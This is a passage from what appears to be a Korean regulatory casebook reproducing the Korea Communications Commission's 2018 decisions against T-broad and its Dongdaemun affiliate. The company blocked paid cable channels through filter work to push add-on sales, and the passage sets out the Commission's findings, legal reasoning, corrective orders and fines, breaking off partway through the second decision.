티브로드는 각 지역사업부, 영업전문점, 고객협력사가 사전에 협의하여 출입이 용이하고 가입자가 많은 아파트를 선정한 후 기간을 정하여 필터링 작업을 실시하였고, 작업 후 각 세대에 안내문을 부착하여 채널이 차단된 고객이 전화를 하면 각 세대를 방문하여 추가 가입을 유도하는 방식으로 영업을 진행하였다.

방송통신위원회는 티브로드가 525개 아파트, 46,731명을 대상으로 필터링 작업을 실시하는 과정에서 디지털 상품 가입자 34,027명의 3~15개 채널과 8VSB 상품 가입자 2,017명의 8~62개 채널이 최소 1시간에서 최대 3일 동안 차단된 것을 확인하였다. 이는 방송법 상 금지행위인 '이용약관을 위반하여 방송서비스를 제공하는 행위'에 해당한다고 그 위법성을 판단하였다.

방송통신위원회는 방송법에 따라 티브로드의 금지행위 중지, 재발방지를 위한 개선대책 수립, 시정명령 받은 사실의 공표, 시정조치 이행계획서 제출 등을 골자로 하는 시정명령을 내렸다.

한편, 방송통신위원회는 티브로드에 대하여 영업담당직원으로부터 추가 방송 상품이 무료로 제공된다는 설명을 듣고 시청하고 있는 기존 가입자에 대한 보호 방안을 마련하고 필터링 작업 등 시청자 불편을 초래 할 우려가 있는 경우 사전고지 하도록 하는 내용의 개선권고를 하였다.

2. 관련 사례

1 (주)티브로드 및 (주)티브로드동대문방송 방송채널 차단행위

방 송 통 신 위 원 회 심의·의결

안전번호 제2018 - 59 - 534호
(사건번호 : 201803조사241)

안 건 명 (주)티브로드 및 (주)티브로드동대문방송 방송채널 차단 행위의
금지행위 위반에 대한 시정조치에 관한 건

피심의인 (주)티브로드
경기도 수원시 영통구 창룡대로 260(이의동, 광고 센트럴비즈타워)

의 결 일 2018. 10. 31.

주 문

1. 피심인은 필터링 작업¹⁹⁾을 통해 정상가입자의 방송채널 일부를 차단하는 행위 등 이용약관을 위반하여 방송서비스를 제공하는 행위를 중지하여야 한다.
2. 피심인은 시정명령을 받은 날로부터 3개월 이내에 방송법령 위반행위가 재발하지 않도록 실질적인 업무관리 개선대책을 수립하여야 한다. 이와 관련하여 구체적인 재발방지 대책은 방송통신위원회와 사전협의를 거쳐야 한다.

19) 필터링 작업이란 시청자가 가입한 방송 상품에 따라 시청이 가능하도록 세대 외부 TV 단자함의 방송회선에 방송채널 주파수 대역을 제어(채널차단)하는 필터를 설치하는 작업임

가. 정상가입자 방송채널 일부 차단에 따른 피해자에 대한 손해배상계획을 마련해야 한다.

나. 방송상품 차단하는 행위에 대한 재발방지대책 등 개선방안을 마련해야 한다.

3. 피심인은 의결서를 송달 받은 날로부터 1개월 이내에 방송통신위원회로부터 시정명령 받은 내용을 자체 방송채널을 통해 3회 이상 자막으로 고지하며, 각사의 홈페이지에 5일 이상 게시하여야 한다. 이와 관련하여 공표 방식·내용 등은 방송통신위원회와 사전협의를 거쳐야 한다.

4. 피심인은 각 시정명령 이행기간 및 고지기간 만료 후 10일 이내에 이행결과를 방송통신위원회에 보고하여야 한다.

5. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 151,705,360원

나. 납부기한 : 과징금 납부명령을 통지받은 날로부터 20일 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

I. 기초사실

1. 피심인 현황

피심인은 방송법 제9조에 의해 허가를 받은 종합유선방송사업자로서 방송서비스를 제공하고 있으며, 전체 가입자 수는 3,066천명, 방송사업매출액은 510,750백만원('17.12월말 기준)이다.

< 피심인의 가입자 및 매출액 현황('17년 12월말 기준) >

(매출액: 백만원, 가입자: 회선)

구분	(주)티브로드(21개 SO)
가입자 수	3,066,801
방송사업 매출액	510,750

※ 출처 : 피심인 제출 자료

2. 일반현황

가. 영업방식

종합유선방송사업자의 영업방식과 관련하여, 본사는 영업조직과의 업무위탁 계약을 통해 영업 활동을 총괄적으로 지원·관리하고 있으며, 대부분의 가입자 모집은 고객협력사, 영업전문점, 유통점, 콜센터, TM센터, 온라인 영업업체 등을 통한 '간접 영업' 방식으로 운영하고 있다.

방송상품의 신규가입은 고객협력사, 영업전문점, 유통점을 중심으로, 방송상품의 업셀링·재약정 등은 콜센터와 TM센터를 중심으로, 부가상품 가입은 TM센터를 중심으로 영업이 이뤄지고 있다.

< 피심인의 채널별 영업방식 >

구분		본사/SO와의 관계	주요 영업 방식
간접 영업	콜센터	본사와 위탁계약	• 고객 상담 과정에서 영업 • 텔레마케팅(TM In-Bound), 해지방어 등
	TM센터		• 신규영업 및 기존 가입자 대상 추가영업 • VOD, 패키지 등 부가서비스 TM
	고객협력사	SO별 설치·철거·A/S·영업 등에 대한 위탁계약	• 현장기사의 설치·철거·A/S 과정에서 영업
	영업전문점	SO별 설치·철거·영업 등에 대한 위탁계약	• 판매사원(또는 개인사업자)의 방문판매영업
	유통점		
	온라인 영업업체	SO 또는 협력업체와 위탁 계약	• 인터넷(블로그 등)에 가입조건 게시 후 고객이 상담을 희망할 경우 영업

나. 방송상품별 채널구성 및 이용요금

피심인의 이용약관은 종합유선방송서비스 제공에 대한 방송상품별 채널구성 및 이용요금 등에 대해 다음과 같이 정하고 있다.

< 디지털 상품별 이용요금 >

((주)티브로드 한빛방송 '18.6.11 기준)

구 분	HD이코노미	HD베이직	HD프리미엄
월 이용료	월 13,200원 이하	월 23,100원 이하	월 26,400원 이하
채널 수	비디오 100개/ 오디오 30개	비디오 182개/ 오디오 30개	비디오 205개/ 오디오 30개

< 8VSB²⁰⁾ 상품별 이용요금 >

((주)티브로드 한빛방송 '18.6.11 기준)

구 분	다이렉트HD 의무형	다이렉트HD 기본형	다이렉트HD 경제형	다이렉트HD 고급형
월 이용료	월 4,400원 이하	월 6,600원 이하	월 8,800원 이하	월 16,500원 이하
채널 수	22개 채널	43개 채널	53개 채널	77개 채널

다. 피심인의 의무

피심인은 이용자에게 계약에서 정한 방송상품을 제공하여야 하며, 이용시설 (이용자의 댁내, 구내에 설치하는 전송선로설비, 셋톱박스 등)의 설치, 점검, 수리 및 관리 서비스를 위해 이용시설을 사용할 경우 이용자에게 미리 통보하고 양해를 구해야 한다고 이용약관에 명시되어 있다.

20) 8VSB란 지상파 방송의 디지털 방송 전송 방식으로 보통 8VSB를 이용할 경우, 디지털 텔레비전을 보유하고 아날로그 케이블 TV 상품에 가입한 가입자들도 별도의 디지털 셋톱박스가 없어도 고화질 디지털 방송을 볼 수 있음

< 피심인의 방송서비스 이용약관 관련 조항 >

제3조(방송 상품의 구성)

- ① 사업자가 제공하는 방송 상품에 대한 상세 내역은 [별표 1, 2, 3, 4, 5]와 같습니다.

제7조(이용시설의 설치 및 이전)

- ④ 사업자는 이용시설의 설치, 점검, 수리 및 관리서비스를 위해 이용시설을 사용할 수 있으며, 관계 직원으로 하여금 증표를 휴대하여 방문케 할 수 있습니다. 이 경우 사업자는 이용자에게 미리 통보하고 양해를 구해야 합니다.

제12조(사업자의 의무)

- ① 사업자는 방송구역 내에서 이용자에게 제3조 및 각 [별표]에 정한 방송 상품을 제공합니다.

II. 사실조사 결과

1. 조사 대상

방송통신위원회는 국정감사('17.10.31.) 시 티브로드의 방송 채널 일부 차단을 통한 방송상품 영업 관련한 문제가 제기됨에 따라 '17.1.1.부터 '18.2.28.까지를 조사대상으로 정하여 피심인의 민원내역 분석, 녹취청취, 현장조사, 관계자 인터뷰 등 조사를 실시하였고, 다음과 같은 사실을 확인하였다.

2. 행위 사실

가. 필터링 작업을 통한 영업행위

피심인의 각 SO별 지역사업부에 대해 현장조사 등을 실시한 결과, 각 SO의 지역사업부, 영업전문점, 고객협력사가 사전에 협의하여 출입이 용이하고 가입자가 많은 아파트를 선정하고 필터링 작업기간을 정했으며, 필터링 작업을 위한 필터구매는 지역사업부에서 '도시청21) 영업확대'의 목적으로 일괄구매 후 작업을 실시하는 영업전문점 또는 고객협력사에 전달하였다.

21) 도시청이란 정상적으로 방송상품에 가입하지 않고 방송서비스를 시청하는 행위

또한, 필터링 작업 시 가입자에게 안내할 전단지를 사전에 제작하였으나 내용은 실제 작업 목적과 다르게 ‘선로점검 및 품질개선’으로 제작 후 안내하였으며, 필터링 작업 대상 아파트 가입자의 A/S민원 요청 시 전산시스템 권한을 부여 받은 지역사업부 직원이 현장기사에게 해당민원을 이관하는 방식으로 피심인이 필터링 작업한 사실을 확인하였다.

나. 디지털 상품 가입자 채널 일부 차단 행위

피심인의 각 SO별 지역사업부에 대해 현장조사 및 민원내역 등을 분석한 결과, 430개 아파트, 38,396명을 대상으로 아파트별 평균 10.8일(작업기간 전체평균)간 가구별로 순차적으로 돌아가며 필터링 작업을 실시하였고, 그 결과 디지털 상품 가입자 28,321명이 상품종류에 따라 3~15개 채널이 최소 1~2시간에서 최대 3일 정도 차단된 사실을 확인하였다.

< 피심인의 방송채널 일부 차단 현황 >

(단위 : 명)

SO명	사용필터 종류*	필터링 작업한 가입자 수	채널차단 된 가입자 수	상품종류 별 차단된 채널 개수			차단된 일수
				이코노미	베이직	프리미엄	
강서방송	BT264	1,069	1,069	3~4	7~8	10~12	최소 1~2시간 ~ 최대 3일
ABC방송	BT264	1,678	1,678	4~7	8~11	11~15	
한빛방송	BT264	4,650	4,650	4~6	9~11	12~15	
수원방송	<u>BT3663</u>	1,790	0	0	0	0	
기남방송	BT264	6,585	0	0	0	0	
남동방송	BT264	7,062	7,062	5~6	8~9	12~13	
새롬방송	BT264	472	472	5	8	12	
	<u>BT3663</u>	508	0	0	0	0	
서해방송	BT264	1,760	1,760	4~5	7~8	11~12	
	<u>BT3663</u>	405	0	0	0	0	
전주방송	BT264	7,538	7,538	3~6	6~9	9~13	
중부방송	BT264	4,879	4,092	4~7	7~10	10~14	
합계		38,396	28,321	3~15			

* 사용필터 종류

- BT264 : 상품에 따라 3~15개 채널차단 / BT3663 : 채널차단 없음

※ 수원방송 : BT3663필터를 사용하여 디지털 상품 채널차단 없음

기남방송 : 디지털 상품 채널개편을 '17.12.29일하여 채널차단 없음

다. 8VSB 상품 가입자 채널 일부 차단 행위

피심인의 각 SO별 지역사업부에 대해 현장조사 및 민원 내역 등을 분석한 결과, 218개 아파트, 1,290명을 대상으로 아파트별 평균 10.8일(작업기간 전체평균)간 가구별로 순차적으로 돌아가며 필터링 작업을 실시하였고, 그 결과 8VSB 상품 가입자 1,290명이 상품종류에 따라 8~62개 채널이 최소 1~2시간에서 최대 3일 정도 차단된 사실을 확인하였다.

< 피심인의 방송채널 일부 차단 현황 >

(단위 : 명)

SO명	사용필터 종류*	필터링 작업한 가입자 수	채널차단 된 가입자 수	상품종류 별 차단된 채널 개수				차단된 일수
				의무형	기본형	경제형	고급형	
강서방송	BT264	104	104	28	47	57	62	최소 1~2시 간 ~ 최대 3일
ABC방송	BT264	58	58	15	32	47	62	
한빛방송	BT264	19	19	16	37	47	62	
수원방송	<u>BT3663</u>	16	16	8	30	43	54	
기남방송	BT264	305	305	15	36	46	62	
남동방송	BT264	501	501	18	37	47	62	
새롬방송	BT264	28	28	21	45	59	62	
	<u>BT3663</u>	6	6	15	39	53	54	
서해방송	BT264	63	63	19	37	47	62	
	<u>BT3663</u>	18	18	13	31	41	54	
전주방송	BT264	68	68	22	45	50	62	
중부방송	BT264	104	104	17	38	55	62	
합계		1,290	1,290	8~62				

* 사용필터 종류

- BT264 : 상품에 따라 15~62개 채널차단 / BT3663 : 상품에 따라 8~54개 채널차단

라. 필터링 작업 관련 사전 미고지 행위

피심인의 각 SO별 지역사업부에 대해 현장조사 등을 실시한 결과, 필터링 작업 시 가입자에게 사전 고지한 사례는 없으며, 필터링 작업을 실시한 가입자 39,686명 모두에게 사후 고지한 사실을 확인하였다.

< 피심인의 필터링 작업 사후고지 현황 >

(단위 : 명)

SO명	강서 방송	ABC 방송	한빛 방송	수원 방송	기남 방송	남동 방송	새롬 방송	서해 방송	전주 방송	중부 방송	합계
사후고지 한 가입자 수	1,173	1,736	4,669	1,806	6,890	7,563	1,014	2,246	7,606	4,983	39,686

마. 민원 강도에 따른 일부 가입자 차별 행위

피심인의 필터링 작업 결과에 따른 추가 상품 가입에 대한 불만 민원을 제기한 72건의 민원을 분석한 결과, 민원을 제기한 가입자를 추가 가입시키는 과정에서 민원 강도에 따라 차별적인 할인율을 적용 후 가입시킨 것으로 확인하였다.

< 추가 상품 가입 시 차별적 할인율 적용 현황 >

구 분	일반민원		비고
	민원인 수(명)	비율	
추가 가입 없이 이용	25	35%	
패밀리상품 정상요금	20	28%	이용약관에 따른 정상가입금액
패밀리상품 50%할인적용	22	30%	
패밀리상품 무상제공	5	7%	
합 계	72	100%	

바. 필터링 작업 관련 영업실적

피심인의 각 SO별 지역사업부에 대해 현장조사 및 민원녹취 등을 분석하여

필터링 작업 아파트 영업실적을 확인 한 결과, 필터링 작업 시작 전(30일 기준) 신규가입 영업실적(1일 평균)은 15.7건이고, 필터링 작업에 따른 신규가입 영업실적(1일 평균)은 175.6건으로 필터링 작업을 통해 영업실적이 1,018% 증가된 것을 확인하였다.

< 필터링 작업을 통한 영업실적 현황 >

(단위 : 건)

SO명	필터링 작업 시작 전 한달 간 영업실적 (30일 기준)				필터링 작업에 따른 영업실적 (전체 평균 10.8일 기준)			
	신규가입		상품변경	해지	신규가입		상품변경	해지
		1일 평균				1일 평균		
강서방송								
ABC방송								
한빛방송								
수원방송								
기남방송								
남동방송								
새롬방송								
서해방송								
전주방송								
중부방송								
합계	472	15.7	320	569	1,896	175.6	353	25

사. 다수의 시청자 불편 유발 행위

피심인의 각 SO별 지역사업부에 대해 현장조사 및 민원 내역 등을 분석한 결과, 채널 차단으로 1,390건의 A/S민원이 발생하는 등 시청자의 불편을 유발한 사실을 확인하였다.

III. 위법성 판단

1. 필터링 작업을 통한 영업행위

피심인은 영업전문점, 고객협력사와 지속적으로 협의하여 430개 아파트(가입자 39,686명)를 대상으로 광범위하게 필터링 작업을 실시하였다.

이는 출입이 용이하고 영업 효과가 뛰어날 것으로 판단되는 아파트를 면밀하게 선정하여 이루어진 점, 자사가입자의 불만 민원을 의도적으로 유발시켜 기사 및 콜센터 직원과 상담하는 도중에 영업행위를 실시한 점 등을 고려할 때 가입자 이익 보호에 소홀히 하였다고 판단되나 자사가입자의 불편을 초래하여 영업한 행위는 방송법상 금지행위 위반으로 보기는 어렵다.

다만, 피심인이 가입자에게 최선의 서비스를 제공하지 않은 행위는 시정이 필요하므로 개선방안을 제출하도록 권고한다.

2. 디지털 상품 가입자 채널 일부 차단 행위

피심인은 하나의 방송상품에 가입하고 2대 이상의 TV를 시청하고 있는 자사가입자의 추가 가입을 유도하려는 목적으로 디지털 상품 가입자 38,396명에게 필터링 작업을 실시하였고, 그 결과 28,321명이 상품종류에 따라 3~15개 채널이 최소 1시간에서 최대 3일 정도 차단된 사실을 확인하였다.

피심인은 고의성이 없는 단순실수로 금지행위 위반 요건인 시청자 이익 저해 수준으로 보기 어렵고, 이용약관 규정에 따른 손해배상으로 해결될 문제로 금지행위인 '약관위반'으로 보기 어려우므로 별도의 제재처분은 불필요하다고 하였으나, 피심인의 이용약관 (채널)변경은 '17.2.28일 있었고 필터링 작업으로 '18.2월 까지 채널 차단이 계속 이루어져 고의성이 없는 단순실수로 보기는 어려우며, 이용약관 상 제공해야 하는 채널 일부를 차단해 가입자의 시청권을 침해한 것으로 볼 수 있다.

따라서 이러한 피심인의 행위는 피심인의 이용약관 제12조 '사업자는 이용자에게 계약에서 정한 방송상품을 제공하여야 한다' 라고 규정한 이용약관을 위반하여 방송법 제85조의2제1항제5호 및 동법 시행령 제63조의5 [별표2의3] V.1호를 위반한 것으로 인정된다.

< 관련 법령 >

□ 방송법 제85조의2 제1항 제5호

5. 이용약관을 위반하여 방송서비스를 제공하거나 이용계약과 다른 내용으로 이용요금을 청구하는 행위

□ 동법 시행령 제63조 [별표2의3] v.1호

V. 법 제85조의2제1항제5호에 따른 금지행위는 다음 각 호의 어느 하나에 해당하는 행위로 한다.

1. 가입자의 의사를 확인하지 않고 방송서비스를 제공하는 등 이용약관을 위반하여 방송서비스를 제공하는 행위

< 피심인의 방송서비스 이용약관 관련 조항 >

제3조(방송 상품의 구성)

① 사업자가 제공하는 방송 상품에 대한 상세 내역은 [별표 1, 2, 3, 4, 5]와 같습니다.

제12조(사업자의 의무)

① 사업자는 방송구역 내에서 이용자에게 제3조 및 각 [별표]에 정한 방송 상품을 제공합니다.

3. 8VSB 상품 가입자 채널 일부 차단 행위

피심인은 하나의 방송상품에 가입하고 2대 이상의 TV를 시청하고 있는 자사가 가입자의 추가 가입을 유도하려는 목적으로 필터링 작업을 실시하였고, 그 과정에서 8VSB 상품 정상가입자 1,290명에게도 필터링 작업을 실시하여 1,290명의 정상가입자가 상품종류에 따라 8~62개 채널이 최소 1시간에서 최대 3일 정도 차단된 사실을 확인하였다.

피심인은 도시청 방지 과정에서 단순착오로 발생하여 부정한 의도가 없었으며 ‘시청자이익 저해성’이 없었고 이용약관의 보상규정에 따라 해결할 문제로서 금지행위 위반에는 해당하지 않는다고 하였으나, 피심인이 채널차단에 대한 사실을 사전에 알고 작업했다는 점을 고려할 때 시청자 이익 저해성이 높다고 볼 수 있고, 정상적으로 요금을 납부하고 있는 가입자의 채널을 최대 3일까지 차단하여 가입자의 경제적 이익과 시청권을 침해한 것으로 볼 수 있다.

따라서 이러한 피심인의 행위는 피심인의 이용약관 제12조 ‘사업자는 이용자에게 계약에서 정한 방송상품을 제공하여야 한다’라고 규정한 이용약관을 위반하여 방송법 제85조의2제1항제5호 및 동법 시행령 제63조의5 [별표2의3] V.1호를 위반한 것으로 인정된다.

< 관련 법령 >

□ 방송법 제85조의2 제1항 제5호

5. 이용약관을 위반하여 방송서비스를 제공하거나 이용계약과 다른 내용으로 이용요금을 청구하는 행위

□ 동법 시행령 제63조 [별표2의3] v.1호

V. 법 제85조의2제1항제5호에 따른 금지행위는 다음 각 호의 어느 하나에 해당하는 행위로 한다.

1. 가입자의 의사를 확인하지 않고 방송서비스를 제공하는 등 이용약관을 위반하여 방송서비스를 제공하는 행위

< 피심인의 방송서비스 이용약관 관련 조항 >

제3조(방송 상품의 구성)

① 사업자가 제공하는 방송 상품에 대한 상세 내역은 [별표 1, 2, 3, 4, 5]와 같습니다.

제12조(사업자의 의무)

① 사업자는 방송구역 내에서 이용자에게 제3조 및 각 [별표]에 정한 방송 상품을 제공합니다.

4. 필터링 작업 관련 사전 미고지 행위

피심인은 430개 아파트, 39,686명을 대상으로 필터링 작업을 실시하면서 이용시설 사용에 대한 내용을 가입자에게 사전에 고지하지 않았고, 사후에 가입자에게 안내한 내용도 필터링 작업 목적을 사실과 다르게 안내하였다.

이는 이용자에게 미리 통보하고 양해를 구해야 하는 피심인의 이용약관 제7조를 위반한 것이나, ‘방송서비스를 제공하는 행위’가 아니기 때문에 방송법 제85조의

2제1항제5호 금지행위 위반사항으로 판단 할 수는 없다.

다만, 가입자에게 충분한 정보제공을 보장하기 위하여 향후 이용시설 사용 시 사전고지 하도록 재발방지대책 제출을 권고한다.

< 피심인의 방송서비스 이용약관 관련 조항 >

제2조(용어의 정의)

본 약관에서 사용하는 용어의 의미는 다음과 같습니다.

- ⑩ "이용시설"이라 함은 종합유선방송을 이용하기 위하여 이용자의 댁내, 구내에 설치하는 전송선로설비, 셋톱박스 등 이용자설비를 말합니다.

제7조(이용시설의 설치 및 이전)

- ④ 사업자는 이용시설의 설치, 점검, 수리 및 관리서비스를 위해 이용시설을 사용 할 수 있으며, 관계 직원으로 하여금 증표를 휴대하여 방문케 할 수 있습니다.
이 경우 사업자는 이용자에게 미리 통보하고 양해를 구해야 합니다.

5. 민원 강도에 따른 일부 가입자 차별 행위

피심인이 필터링 작업을 실시한 결과에 따른 72건의 불만민원 제기가 있었으며, 해당 민원의 경우 민원 강도별로 정상 요금 가입(20명), 추가 가입 없이 이용(25명), 무상제공(5명), 50%할인(22명) 등 추가 가입 시 가입자에게 상품요금을 차별하였다.

이는 이용약관에 할인에 관한 내용이 명시되어 있지 않은 점, 가입자별로 차등 적용할 합리적이고 타당한 사유가 있다고 보기 어려운 점이 있으나 해당 가입자 차별 금액과 할인 건수가 크지 않다는 점 등을 고려할 때 방송법상 금지행위 위반으로 보기는 어렵다.

다만, 영업담당직원으로부터 추가 방송상품이 무료로 제공된다는 설명을 듣고 시청하고 있는 기존 가입자에 대한 보호방안 마련을 권고한다.

IV. 시정조치 명령

1. 위반행위의 중지

피심인은 필터링 작업을 통해 정상가입자의 방송채널 일부를 차단하는 행위 등 이용약관을 위반하여 방송서비스를 제공하는 행위를 중지하여야 한다.

2. 업무처리 절차 개선

피심인은 시정명령을 받은 날로부터 3개월 이내에 방송법령 위반행위가 재발하지 않도록 실질적인 업무관리 개선대책을 수립하여야 한다. 이와 관련하여 구체적인 재발방지 대책은 방송통신위원회와 사전협의를 거쳐야 한다.

가. 정상가입자 방송채널 일부 차단에 따른 피해자에 대한 손해배상계획을 마련해야 한다.

나. 방송상품 차단하는 행위에 대한 재발방지대책 등 개선방안을 마련해야 한다.

3. 시정명령을 받은 사실의 공표

피심인은 의결서를 송달 받은 날로부터 1개월 이내에 방송통신위원회로부터 시정명령 받은 내용을 자체 방송채널을 통해 3회 이상 자막으로 고지하며, 각사의 홈페이지에 5일 이상 게시하여야 한다. 이와 관련하여 공표 방식·내용 등은 방송통신위원회와 사전협의를 거쳐야 한다.

4. 시정명령이행결과의 보고

피심인은 각 시정명령 이행기간 및 고지기간 만료 후 10일 이내에 이행결과를 방송통신위원회에 보고하여야 한다.

V. 과징금 부과

피심인의 방송법 위반행위에 대하여 방송법 제85조의2 및 제109조, 같은 법 시행령 제63조의3 및 제70조와 방송법 금지행위 위반에 대한 과징금 부과 세부기준(방송통신위원회 고시 제2014-26호, 이하 ‘과징금 부과 세부기준’이라 한다)에 따라 다음과 같이 과징금을 부과한다.

수원방송의 경우 자사가입자 피해가 경미한 점 등을 고려하여, 과징금을 부과하지 않고 시정조치만 명령한다.

1. 기준금액

피심인의 금지행위와 관련된 서비스의 매출액(이하 ‘관련매출액’이라 한다)과 이에 따른 과징금 부과상한액 및 기준금액은 다음과 같다.

가. 관련매출액

관련매출액은 해당 위반행위가 기본채널 일부의 실시간 송출을 차단하였다는 점에서 디지털 상품 및 8VSB 상품의 “기본채널수신료매출액”으로 이에 따른 피심의 관련매출액은 46,731,955,104원이다.

< 피심인의 관련매출액 >

(단위 : 원)

강서방송	기남방송	남동방송	새롬방송	전주방송
4,378,409,189	1,672,776,829	3,852,295,118	3,005,623,342	5,523,069,893
중부방송	한빛방송	ABC방송	서해방송	합계
7,199,870,079	11,508,790,547	7,496,622,325	2,094,497,781	46,731,955,104

나. 기준금액 : 관련매출액 x 부과기준율

과징금 부과 세부기준 제4조에 의하면 기준금액은 관련매출액에 부과기준율을

곱한 금액이다. 피심인의 위반행위는 그 내용 및 정도를 고려하여 부과기준율을 결정하는데,

본건의 경우 ①자사가입자를 대상으로 이뤄져 시장의 왜곡 정도가 적고, ② 피해 가입자 수가 총 가입자 수(3,124,827명) 대비 약 1%에 그쳤으며, ③과거 시청자 이익저해 위반행위 중대성 판단 사례와의 형평성 등을 종합적으로 고려하여 ‘중대성이 약한 위반행위’로 판단하되, ①피해 가입자 별로 최소 1 시간에서 최대 3일 정도 채널이 차단되어 차단기간이 길지 않고, ②과거 자사가입자 위반행위와 비교하여 피해 가입자 비율이 높지 않은 점을 고려하여 0.3%를 적용한다. 이에 따른 피심인의 기준금액은 140,195,865원이다.

< 피심인의 SO별 기준금액 >

(단위 : 원)

강서방송	기남방송	남동방송	새롬방송	전주방송
13,135,228	5,018,330	11,556,885	9,016,870	16,569,210
중부방송	한빛방송	ABC방송	서해방송	합계
21,599,610	34,526,372	22,489,867	6,283,493	140,195,865

2. 필수적 조정

필수적 조정과 관련하여, 피심인의 각 SO별 위반행위 기간에 따라 5개 SO (강서, 새롬, 한빛, ABC, 서해)는 2개월 초과 6개월 이내로 10%를 가중하고, 4개 SO(기남, 남동, 전주, 중부)는 6개월 초과 1년 이내로 20%를 가중한다.

3. 추가적 조정

추가적 조정과 관련하여, 피심인이 방송법 및 필터링 작업 관련 금지행위 교육을 통해 자율 준수 프로그램 교육을 완료하였으므로 위 필수적 가중을 거친 금액에서 5%를 감경한다.

4. 과징금의 결정

이에 따라 피심인에 대한 최종 과징금은 151,705,360원(원단위 절사)이다.

VI. 결 론

상기 피심인의 방송법 위반행위에 대하여 같은 법 제85조의2제2항 및 제3항에 따라 주문과 같이 의결한다.

이의제기 방법 및 기간

피심인은 위 시정명령에 불복이 있는 경우 「행정심판법」 제23조 및 제27조에 따라 동 명령을 받은 날로부터 90일 이내에 방송통신위원회에 행정심판을 청구하거나, 「행정소송법」 제18조 및 제20조에 따라 동 처분을 받은 날로부터 90일 이내에 행정법원에 행정소송을 제기할 수 있다. 과징금 부과 처분에 불복이 있는 경우도 같다.

2018년 10월 31일

위원장 이 효 성 (인)

위원 김 석 진 (인)

위원 표 철 수 (인)

위원 고 삼 석 (인)

방 송 통 신 위 원 회 심의·의결

안전번호 제2018 - 59 - 535호
(사건번호 : 201803조사243)

안 건 명 (주)티브로드 및 (주)티브로드동대문방송 방송채널 차단 행위의
금지행위 위반에 대한 시정조치에 관한 건

피심의인 (주)티브로드 동대문방송
서울특별시 동대문구 제기로38길 42(청량리동, 세종빌딩 3층)

의 결 일 2018. 10. 31.

주 문

1. 피심인은 필터링 작업²²⁾을 통해 정상가입자의 방송채널 일부를 차단하는 행위 등 이용약관을 위반하여 방송서비스를 제공하는 행위를 중지하여야 한다.
 2. 피심인은 시정명령을 받은 날로부터 3개월 이내에 방송법령 위반행위가 재발하지 않도록 실질적인 업무관리 개선대책을 수립하여야 한다. 이와 관련하여 구체적인 재발방지 대책은 방송통신위원회와 사전협의를 거쳐야 한다.
- 가. 정상가입자 방송채널 일부 차단에 따른 피해자에 대한 손해배상계획을 마련해야 한다.
- 나. 방송상품 차단하는 행위에 대한 재발방지대책 등 개선방안을 마련해야 한다.

22) 필터링 작업이란 시청자가 가입한 방송 상품에 따라 시청이 가능하도록 세대 외부 TV 단자함의 방송회선에 방송채널 주파수 대역을 제어(채널차단)하는 필터를 설치하는 작업임

3. 피심인은 의결서를 송달 받은 날로부터 1개월 이내에 방송통신위원회로부터 시정명령 받은 내용을 자체 방송채널을 통해 3회 이상 자막으로 고지하며, 각 사의 홈페이지에 5일 이상 게시하여야 한다. 이와 관련하여 공표 방식·내용 등은 방송통신위원회와 사전협의를 거쳐야 한다.
4. 피심인은 각 시정명령 이행기간 및 고지기간 만료 후 10일 이내에 이행결과를 방송통신위원회에 보고하여야 한다.
5. 피심인에 대하여 다음과 같이 과징금을 부과한다.

가. 금 액 : 6,557,780원

나. 납부기한 : 과징금 납부명령을 통지받은 날로부터 20일 이내

다. 납부장소 : 한국은행 국고수납 대리점

이 유

I. 기초사실

1. 피심인 현황

피심인은 방송법 제9조에 의해 허가를 받은 종합유선방송사업자로서 방송 서비스를 제공하고 있으며, 전체 가입자 수는 58천명, 방송사업매출액은 8,898백만원('17.12월말 기준)이다.

< 피심인의 가입자 및 매출액 현황('17년 12월말 기준) >

(매출액: 백만원, 가입자: 회선)

구분	(주)티브로드 동대문방송
가입자 수	58,026
방송사업 매출액	8,898

※ 출처 : 피심인 제출 자료

2. 일반현황

가. 영업방식

종합유선방송사업자의 영업방식과 관련하여, 본사는 영업조직과의 업무위탁 계약을 통해 영업 활동을 총괄적으로 지원·관리하고 있으며, 대부분의 가입자 모집은 고객협력사, 영업전문점, 유통점, 콜센터, TM센터, 온라인 영업업체 등을 통한 ‘간접 영업’ 방식으로 운영하고 있다.

방송상품의 신규가입은 고객협력사, 영업전문점, 유통점을 중심으로, 방송상품의 업셀링·재약정 등은 콜센터와 TM센터를 중심으로, 부가상품 가입은 TM센터를 중심으로 영업이 이뤄지고 있다.

< 피심인의 채널별 영업방식 >

구분		본사/SO와의 관계	주요 영업 방식
간접 영업	콜센터	본사와 위탁계약	• 고객 상담 과정에서 영업 • 텔레마케팅(TM In-Bound), 해지방어 등
	TM센터		• 신규영업 및 기존 가입자 대상 추가영업 • VOD, 패키지 등 부가서비스 TM
	고객협력사	SO별 설치·철거·A/S·영업 등에 대한 위탁계약	• 현장기사의 설치·철거·A/S 과정에서 영업
	영업전문점	SO별 설치·철거·영업 등에 대한 위탁계약	• 판매사원(또는 개인사업자)의 방문판매영업
	유통점		
	온라인 영업업체	SO 또는 협력업체와 위탁 계약	• 인터넷(블로그 등)에 가입조건 게시 후 고객이 상담을 희망할 경우 영업

나. 방송상품별 채널구성 및 이용요금

피심인의 이용약관은 종합유선방송서비스 제공에 대한 방송상품별 채널구성 및 이용요금 등에 대해 다음과 같이 정하고 있다.

< 디지털 상품별 이용요금 >

(㈜티브로드 동대문방송 '18.6.11 기준)

구 분	HD이코노미	HD경제형	HD고급형
월 이용료	월 13,200원 이하	월 23,100원 이하	월 26,400원 이하
채널 수	비디오 100개/ 오디오 30개	비디오 182개/ 오디오 30개	비디오 205개/ 오디오 30개

< 8VSB²³⁾ 상품별 이용요금 >

(㈜티브로드 동대문방송 '18.6.11 기준)

구 분	다이렉트HD 의무형	다이렉트HD 기본형	다이렉트HD 경제형	다이렉트HD 고급형
월 이용료	월 4,400원 이하	월 8,800원 이하	월 11,000원 이하	월 16,500원 이하
채널 수	20개 채널	53개 채널	66개 채널	78개 채널

다. 피심인의 의무

피심인은 이용자에게 계약에서 정한 방송상품을 제공하여야 하며, 이용시설 (이용자의 댁내, 구내에 설치하는 전송선로설비, 셋톱박스 등)의 설치, 점검, 수리 및 관리 서비스를 위해 이용시설을 사용할 경우 이용자에게 미리 통보하고 양해를 구해야 한다고 이용약관에 명시되어 있다.

< 피심인의 방송서비스 이용약관 관련 조항 >

제3조(방송 상품의 구성)

- ① 사업자가 제공하는 방송 상품에 대한 상세 내역은 [별표 1, 2, 3, 4, 5]와 같습니다.
